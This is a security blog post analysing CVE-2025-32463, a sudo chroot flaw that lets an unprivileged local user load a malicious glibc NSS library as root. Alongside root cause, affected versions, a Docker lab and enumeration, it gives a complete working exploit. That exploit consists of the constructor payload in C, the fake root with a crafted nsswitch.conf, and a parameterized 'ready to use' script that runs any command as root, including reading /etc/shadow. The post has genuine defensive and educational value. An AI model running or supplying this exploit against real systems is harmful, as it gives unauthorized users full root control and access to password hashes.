
Linux Privilege Escalation: CVE-2025-32463 (sudo chroot)
How a misplaced chroot call in sudo 1.9.14 through 1.9.17 lets any local user — with no sudoers rule and no password — trick glibc into loading an attacker-controlled shared library as root. Full root cause analysis, lab reproduction, exploitation, and detection.
TL;DR
On any host running sudo 1.9.14 through 1.9.17, a local user who appears nowhere in sudoers can make sudo load an attacker-controlled shared library as root. The flaw is fixed in sudo 1.9.17p1.
sudo 1.9.14 changed how the command path is resolved when a chroot is involved. Since that release, sudo calls chroot() into the directory supplied with -R while the sudoers policy is still being evaluated, and before it has decided whether the user is allowed to use that option at all. While the root directory is swapped, glibc reloads /etc/nsswitch.conf from the attacker-controlled tree. A crafted entry in that file makes glibc load a shared library from a path the attacker controls, and the constructor of that library runs inside a process whose effective uid is already 0.
| Item | Value |
|---|---|
| CVE | CVE-2025-32463 |
| Weakness | CWE-829, inclusion of functionality from an untrusted control sphere |
| Affected | sudo 1.9.14 through 1.9.17 inclusive |
| Fixed | sudo 1.9.17p1, released 30 June 2025 |
| Required access | any local shell, service accounts included; no sudoers rule, no password |
| Impact | arbitrary command execution as root |
| Platform | Linux systems that use glibc NSS |
| MITRE ATT&CK | T1068 — Exploitation for Privilege Escalation (TA0004) |
| CISA KEV | added 29 September 2025, federal remediation date 20 October 2025 |
The whole attack is four steps: compile a shared library whose constructor execs a shell, place it under a directory literally named libnss_, write passwd: /woot1337 into woot/etc/nsswitch.conf, then run sudo -R woot woot. Nothing in the sudoers file needs to permit any of it, and the successful run produces no sudo log entry.
Introduction
This CVE sits at the intersection of two old Unix mechanisms — setuid binaries and chroot(2) — and one piece of glibc infrastructure that most administrators never think about: the Name Service Switch. None of these components is broken on its own. The vulnerability is a trust ordering mistake: sudo changes the process root to an attacker-controlled directory during privilege evaluation, before checking whether the user is allowed to request a chroot at all. While the root is swapped, glibc dutifully reads its configuration from the fake tree, and a crafted nsswitch.conf makes it load and execute a shared library the attacker planted.
The result is a local privilege escalation from any unprivileged shell to full root, with no password, no sudoers entry, and no log trail. CISA added it to the Known Exploited Vulnerabilities catalog on 29 September 2025 with a federal remediation deadline of 20 October 2025.
This post walks through the root cause in detail, reproduces the exploit in a disposable Docker container, and covers enumeration and detection.
Affected and fixed versions
The bug was introduced in sudo 1.9.14, released in June 2023, and every stable release up to and including 1.9.17 carries it. Anything older than 1.9.14 predates the chroot command-matching rewrite and is not affected. The upstream fix is 1.9.17p1.
One detail matters for real engagements: most distributions do not ship the exact upstream version string. They freeze on an older base and backport security patches into it, so the version number you see from sudo --version is not a reliable indicator on its own. On Red Hat and its rebuilds the base version is 1.9.5p2, which never had the vulnerable code path, so RHEL 6 through 9 were never affected by this CVE; only RHEL 10, which rebased onto 1.9.15, needed the patch.
| Distribution | Base version | Affected by CVE-2025-32463 | Fixed package |
|---|---|---|---|
| Upstream sudo | 1.9.14 to 1.9.17 | Yes | 1.9.17p1 |
| Ubuntu 24.04 LTS | 1.9.15p5 | Yes | 1.9.15p5-3ubuntu5.24.04.1 |
| Ubuntu 24.10 | 1.9.15p5 | Yes | 1.9.15p5-3ubuntu5.24.10.1 |
| Ubuntu 25.04 | 1.9.16p2 | Yes | 1.9.16p2-1ubuntu1.1 |
| Ubuntu 22.04 LTS | 1.9.9 | No (chroot rewrite absent) | n/a |
| Debian 11 / 12 | pre 1.9.14 | No | n/a |
| RHEL 8 / 9, Rocky, Alma | 1.9.5p2 | No | n/a |
| RHEL 10 | 1.9.15 | Yes | sudo-1.9.15-8.p5.el10_0.2 |
The lesson for enumeration is to confirm the vulnerability by behaviour rather than by parsing a version string, which the enumeration section covers.
How sudo resolves a command, and where NSS enters
sudo is a setuid root binary. When an unprivileged user runs it, the kernel starts the process with an effective uid of 0 while keeping the real uid of the calling user. Everything sudo does before it either executes the requested command or rejects the request happens inside that privileged process. This includes parsing the command line, reading and evaluating the sudoers policy, resolving the full path of the command the user asked to run, and authenticating the user through PAM. If attacker-influenced code runs during any of those phases, it runs as root.
Part of policy evaluation is identity resolution. To decide whether a rule applies, sudo needs to know the user, their groups, and sometimes the host. On Linux these lookups do not read /etc/passwd and /etc/group directly. They go through glibc, which consults the Name Service Switch to decide where each kind of information comes from. The configuration lives in /etc/nsswitch.conf:
passwd:     files ldap
group:      files ldap
shadow:     files
hosts:      files dns
Each line names a database on the left and an ordered list of sources on the right. A source such as files or ldap is not just a label. glibc turns it into a shared library name and loads it at runtime. The source files becomes libnss_files.so.2, ldap becomes libnss_ldap.so.2, and in general a source named X becomes libnss_X.so.2. The library is then loaded with the dynamic loader:
/* simplified from glibc nss/nss_module.c */
char *shlib_name;
if (__asprintf(&shlib_name, "libnss_%s.so%s",
               module->name, __nss_shlib_revision) < 0)
  return false;
handle = __libc_dlopen(shlib_name);
This is the pivot point for the whole vulnerability. The source name is attacker-influenced data that becomes part of a library path, and dlopen runs the constructor of whatever library it loads. If a source name contains a /, the loader treats the result as a relative path rather than searching the standard library directories, which hands the attacker control over exactly which file on disk gets loaded. A source written as /woot1337 turns into libnss_/woot1337.so.2, a path relative to the current working directory. The only missing ingredient is getting sudo to read an /etc/nsswitch.conf that the attacker wrote, and the chroot feature supplies it.
The sudo chroot feature
sudo has long supported running a command with a different root directory. The chroot(2) system call changes the apparent root of a process so that it can only see files under a chosen path. The sudoers option that drives this is CHROOT, and on the command line it is -R or --chroot. A typical intended rule looks like this:
lowpriv ALL = CHROOT=/web /bin/bash
That rule lets lowpriv run /bin/bash as root, but only after sudo has changed the root directory to /web, so the shell sees /web as /. For this to work the administrator has to stage a working tree under /web with the binary and its linked libraries. If a rule uses CHROOT=*, or the runchroot=* default, the user is allowed to pass the root directory themselves on the command line with -R.
Two things worth keeping in mind. First, the feature was never common. The upstream advisory describes it as error-prone and rarely used, which is why the maintainer chose to deprecate it rather than keep fixing it. Second, chroot was never a security boundary. The Linux chroot(2) manual page states plainly that it changes one ingredient of pathname resolution and nothing else, and that it is not intended for sandboxing or restricting system calls. Letting an unprivileged user direct a setuid root process to chroot() into a directory they control is dangerous for reasons that have nothing to do with escaping the jail. The danger is what the privileged process reads and loads while it is inside.
That is the part the change in 1.9.14 got wrong.
Root cause: the chroot happens before the policy decision
Before 1.9.14, sudo resolved the command path by prepending the chroot directory to the path string it was processing. It never actually changed the root of the running process during command matching. Release 1.9.14 changed that. The release note describes it as improved command matching: the sudoers plugin now changes the root directory before matching the command, instead of string prepending. In code terms, set_cmnd_path() began calling pivot_root() to chroot() into the runchroot directory, resolving the command, then calling unpivot_root() to return to the real root.
The problem is ordering. sudo performs this chroot during command resolution, which is part of evaluating the policy, and it does so regardless of whether the user is actually permitted to use the chroot option. The check that asks whether the user may use runchroot runs later. So an unprivileged user with no sudoers rule at all can still steer a setuid root process into calling chroot() on a directory they own.
That alone would be harmless if nothing inside the chroot were read in a privileged, trust-sensitive way. But something is. Between the pivot in and the pivot out, sudo performs an identity lookup. While resolving the command it calls sudo_getgrouplist2_v1, which calls glibc getgrouplist, which triggers an NSS lookup against the initgroups database. At that moment the process root is the attacker directory, so glibc reads /etc/nsswitch.conf from inside the chroot.
glibc has a guard against exactly this class of bug. After the CVE-2019-14271 docker issue, glibc added a check in nss_database_check_reload_and_get: before reloading nsswitch.conf because the file changed, it compares the inode of / against the inode recorded at first load, and if the root has changed it sets reload_disabled and refuses to reload from the new root. The reason it does not save sudo here is subtle. That guard only runs for a database that has already been loaded once. The initgroups database is not listed in a default nsswitch.conf, so its slot in glibc is still null, the guarded branch is never entered, and the reload proceeds from the attacker-controlled file. This is why the exploit copies /etc/group into the fake tree: it keeps the group machinery happy while the initgroups reload does the real work.
The net effect is a chain of individually reasonable steps that combine into root:
  lowpriv user (no sudoers rule, no password)
        │
        │  sudo -R <attacker_dir> <cmd>
        ▼
  setuid root sudo process  (euid = 0)
        │
        │  command resolution begins
        ▼
  pivot_root()  ──►  chroot(attacker_dir)      ← happens BEFORE the
        │                                          runchroot permission
        │  getgrouplist() → NSS initgroups        check
        ▼
  glibc reads attacker_dir/etc/nsswitch.conf
        │   initgroups slot is null → reload guard skipped
        │   line:  passwd: /woot1337
        ▼
  dlopen("libnss_/woot1337.so.2")   ← relative path, attacker file
        │
        │  library constructor runs, euid still 0
        ▼
  setreuid(0,0); execl("/bin/bash")
        │
        ▼
  root shell
This is not a memory corruption bug and not a logic bug in a single line. It is a trust boundary placed in the wrong order: a privileged process reads configuration from a location the unprivileged caller controls, during a window the caller should never have been able to open.
Lab environment
The walkthrough uses a single Linux host. The exploit is entirely local, so no attacker machine or network is involved. What matters is the sudo version and the presence of a C compiler, which is the only non-default requirement.
Host:     prod
OS:       Ubuntu 24.04.1 LTS
sudo:     1.9.15p5-3ubuntu5  (vulnerable, pre-patch)
libc:     glibc with NSS
tooling:  gcc, available to the lowpriv user

User:     lowpriv
  uid=1001(lowpriv) gid=1001(lowpriv) groups=1001(lowpriv)
  no entry in /etc/sudoers or /etc/sudoers.d
  no password rights under sudo
The important property of this account is that it has nothing. It is not in the sudo or wheel group, it has no sudoers rule, and running sudo -l for it either prompts for a password it would fail or reports that it may not run sudo at all. That is the point of this CVE: the default configuration is enough. The only thing the attacker needs beyond a shell is a way to compile a shared object, which in most environments means gcc is present. Where it is not, the library can be compiled elsewhere and copied in, since nothing ties it to the target at build time.
Reproducing it in a container
Because the whole attack is local and self-contained, a throwaway Docker image is the safest way to reproduce it without touching a real host. Root obtained this way is root inside the container namespaces only, never on the host, which is exactly why a container is the right place to detonate a proof of concept that ends in a root shell.
The one wrinkle is that current base images ship the patched sudo, so the image builds a vulnerable version from source. sudo 1.9.15p5 sits inside the affected range and is the version the original advisory tested.
FROM ubuntu:24.04

# toolchain for building sudo and the payload library
RUN apt-get update && apt-get install -y --no-install-recommends \
        build-essential wget ca-certificates \
    && rm -rf /var/lib/apt/lists/*

# build a vulnerable sudo (1.9.15p5 is within 1.9.14 to 1.9.17)
# make install sets it setuid root at /usr/bin/sudo with /etc/sudoers
RUN wget -q https://www.sudo.ws/dist/sudo-1.9.15p5.tar.gz \
    && tar xf sudo-1.9.15p5.tar.gz \
    && cd sudo-1.9.15p5 \
    && ./configure --prefix=/usr --sysconfdir=/etc >/dev/null \
    && make -j"$(nproc)" >/dev/null \
    && make install >/dev/null \
    && cd / && rm -rf sudo-1.9.15p5*

# an unprivileged user with no entry in sudoers
RUN useradd -m -u 1001 -s /bin/bash lowpriv

USER lowpriv
WORKDIR /home/lowpriv
Build the image and drop into a shell as the unprivileged user:
docker build -t sudo-chroot-lab .
docker run --rm -it sudo-chroot-lab
# now running as lowpriv inside the container
From that shell, run the same steps as the exploitation section: compile the payload into a directory named libnss_, stage the fake tree, and fire it with sudo -R woot woot.
lowpriv@container:~$ sudo --version | head -1
Sudo version 1.9.15p5
lowpriv@container:~$ ./sudo-chwoot.sh
woot!
root@container:/# id
uid=0(root) gid=0(root) groups=0(root),1001(lowpriv)
Two details make this a useful rig. The container's stock /etc/nsswitch.conf does not declare the initgroups database, which is the precondition the root cause section describes, so the exploit fires out of the box. And starting the container with --security-opt=no-new-privileges blocks it, because that flag stops the setuid sudo from raising privileges at all. That is the same reason a hardened host resists the technique, shown in miniature.
Enumeration
The first question on any Linux host is simply which sudo is installed. Start with the version:
sudo --version | head -1
# Sudo version 1.9.15p5
If the string falls in the 1.9.14 to 1.9.17 range, the host is a candidate. The caveat from the versions section applies: a distribution package may report a vulnerable-looking base version while carrying the backport that removes the chroot pivot, or report an older base that never had the bug. Treat the version as a first filter, not a verdict.
The reliable confirmation is behavioural, and it does not require a working exploit. On a vulnerable build, sudo accepts the -R option and begins resolving the command inside the supplied directory even for a user with no rights. On a patched build the -R path is gated and the option is refused outright. You can probe this harmlessly by pointing -R at a directory and watching the response:
mkdir -p /tmp/testchroot
sudo -R /tmp/testchroot /bin/true 2>&1
# patched sudo answers with a deprecation and a refusal:
#   sudo: the -R option will be removed in a future version of sudo
#   sudo: you are not permitted to use the -R option with /bin/true
A host that does not reject the option the way a patched build does is worth the full test. Note that the account does not need to appear in sudoers for the vulnerable path to run, so a bare sudo -l that says the user may not run sudo does not rule the host out. That is a common mistake when triaging this CVE.
For fleet-wide checks the version comparison is still the practical starting point, provided it is done per distribution. The patched package versions in the earlier table are what to compare against. NetExec can sweep a set of hosts over SSH and run the same sudo --version check, and a vulnerability scanner that maps installed package versions to distribution advisories will flag the unpatched boxes, but both ultimately rely on the version-to-advisory mapping rather than a live test. For a single host you already have a shell on, the behavioural probe above is more trustworthy than any of them.
Exploitation
The exploit has three parts that mirror the mechanism: a malicious NSS library, a fake chroot tree that points glibc at that library, and the single sudo invocation that fires it. The public proof of concept by Rich Mirch, published with the Stratascale advisory, assembles all three in a short shell script. The steps below break it apart so each piece is clear.
The payload library
The payload is an ordinary shared object whose only job is to run code the moment it is loaded. A function marked with the constructor attribute runs during dlopen, before the loading program regains control. Since glibc loads this library while sudo is still running as root, the constructor runs as root. It drops cleanly to a real root shell:
// woot1337.c
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0, 0);    // make the real uid root too, not just effective
  setregid(0, 0);
  chdir("/");         // leave the staging directory
  execl("/bin/bash", "/bin/bash", NULL);
}
The setreuid(0,0) and setregid(0,0) calls matter. sudo runs with effective uid 0 but real uid still set to the calling user. Setting both to 0 gives a shell that is root in every sense, not one that would drop privileges the moment it tried to spawn a child. The execl then replaces the library-loading context with an interactive bash.
Staging the fake root
Next, build the directory that sudo will chroot into. Two things go in it: an etc/nsswitch.conf that redirects the passwd database to the attacker path, and a copy of /etc/group so the group lookups succeed rather than erroring out before the payload fires. The payload library itself lives in a directory literally named libnss_, because glibc is going to prepend exactly that string.
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd "$STAGE" || exit 1

# compile the payload into a directory named libnss_
mkdir -p woot/etc libnss_
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

# point the passwd database at the attacker-controlled source /woot1337
echo 'passwd: /woot1337' > woot/etc/nsswitch.conf

# keep the group machinery satisfied
cp /etc/group woot/etc
The line passwd: /woot1337 is the whole trick. When glibc resolves the passwd database it reads this line, takes /woot1337 as a source name, and builds the library path libnss_/woot1337.so.2. Because that name contains a slash, the loader treats it as relative to the current directory, which is the staging directory, so it loads libnss_/woot1337.so.2 that was just compiled. The -Wl,-init,woot linker flag names the init function; the constructor attribute alone is enough on modern toolchains, and the flag is belt and suspenders.
Firing it
With the tree staged, one command triggers everything. The first woot is the chroot directory passed to -R; the second is the command sudo is asked to run inside it:
sudo -R woot woot
sudo takes woot as the runchroot directory, calls chroot() into it during command resolution, performs the group lookup that reloads NSS from woot/etc/nsswitch.conf, and glibc loads libnss_/woot1337.so.2. The constructor runs as root before sudo ever reaches the check that would have told lowpriv it is not allowed to use -R. The result is a root shell.
Run end to end against the lab host, the full proof of concept looks like this:
lowpriv@prod:~/CVE-2025-32463$ id
uid=1001(lowpriv) gid=1001(lowpriv) groups=1001(lowpriv)
lowpriv@prod:~/CVE-2025-32463$ sudo -l
[sudo] password for lowpriv:
Sorry, user lowpriv may not run sudo on prod.
lowpriv@prod:~/CVE-2025-32463$ ./sudo-chwoot.sh
woot!
root@prod:/# id
uid=0(root) gid=0(root) groups=0(root),1001(lowpriv)
The account that a moment earlier was told it may not run sudo at all is now a root shell.
Ready to use: a parameterized one-shot
The three steps above are easiest to keep as a single script. This variant of the public PoC packages the payload, the staging tree, and the trigger into one file, and it takes the command to run as an argument. With no argument it drops to an interactive root shell; with an argument it runs that command as root and returns.
Two things change from the decomposed version. The constructor calls execl("/bin/sh", "sh", "-c", ...) instead of a hard-coded bash, so any command string can be passed through. And the command is escaped before being pasted into the C source: the sed pass doubles backslashes and then escapes double quotes, in that order, so a command containing quotes does not break the generated woot1337.c.
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    CMD="/bin/bash"
else
    CMD="$@"
fi

CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
Save it, make it executable, and run it in any of three ways:
chmod +x sudo-chwoot.sh

./sudo-chwoot.sh                      # interactive root shell
./sudo-chwoot.sh id                   # run a single command as root
./sudo-chwoot.sh 'cat /etc/shadow'    # quote anything with spaces or shell metacharacters
One edge to note: a literal newline inside an argument would break the C string literal, since the escaping handles backslashes and quotes but not line breaks. Single-line commands, which is everything you would normally pass, are unaffected.
Verification
The shell prompt changing to root@prod:/# is suggestive but not proof. Confirm the identity directly:
id
# uid=0(root) gid=0(root) groups=0(root),1001(lowpriv)
The uid=0(root) and gid=0(root) are the real identifiers, not just effective, which is the reason the payload called setreuid(0,0) and setregid(0,0). The trailing 1001(lowpriv) is a useful tell: the supplementary group of the original user is still attached, which marks this as a shell that escalated from lowpriv rather than a genuine root login session.
From here the access is unrestricted. A quick confirmation is to read a file only root can read:
head -1 /etc/shadow
# root:$6$....:20000:0:99999:7:::
Being able to read /etc/shadow ends any doubt. The process is operating with full root authority on the real filesystem, outside the staging directory, exactly as the payload's chdir("/") arranged.
References
- sudo advisory — Local Privilege Escalation via chroot option
- Stratascale CRU — Sudo chroot elevation of privilege (Rich Mirch, original research and PoC)
- NVD — CVE-2025-32463
- Red Hat — CVE-2025-32463
- Ubuntu Security Notice USN-7604-1
- CISA KEV catalog entry
- Airbus CERT — Analyzing the unsafe chroot behavior of sudo CVE-2025-32463
- glibc bug 27077 — Do not reload /etc/nsswitch.conf from chroot
- MITRE ATT&CK T1068 — Exploitation for Privilege Escalation
This article describes a known, patched vulnerability for defensive and educational use. Only test it on systems you own or are explicitly authorized to assess.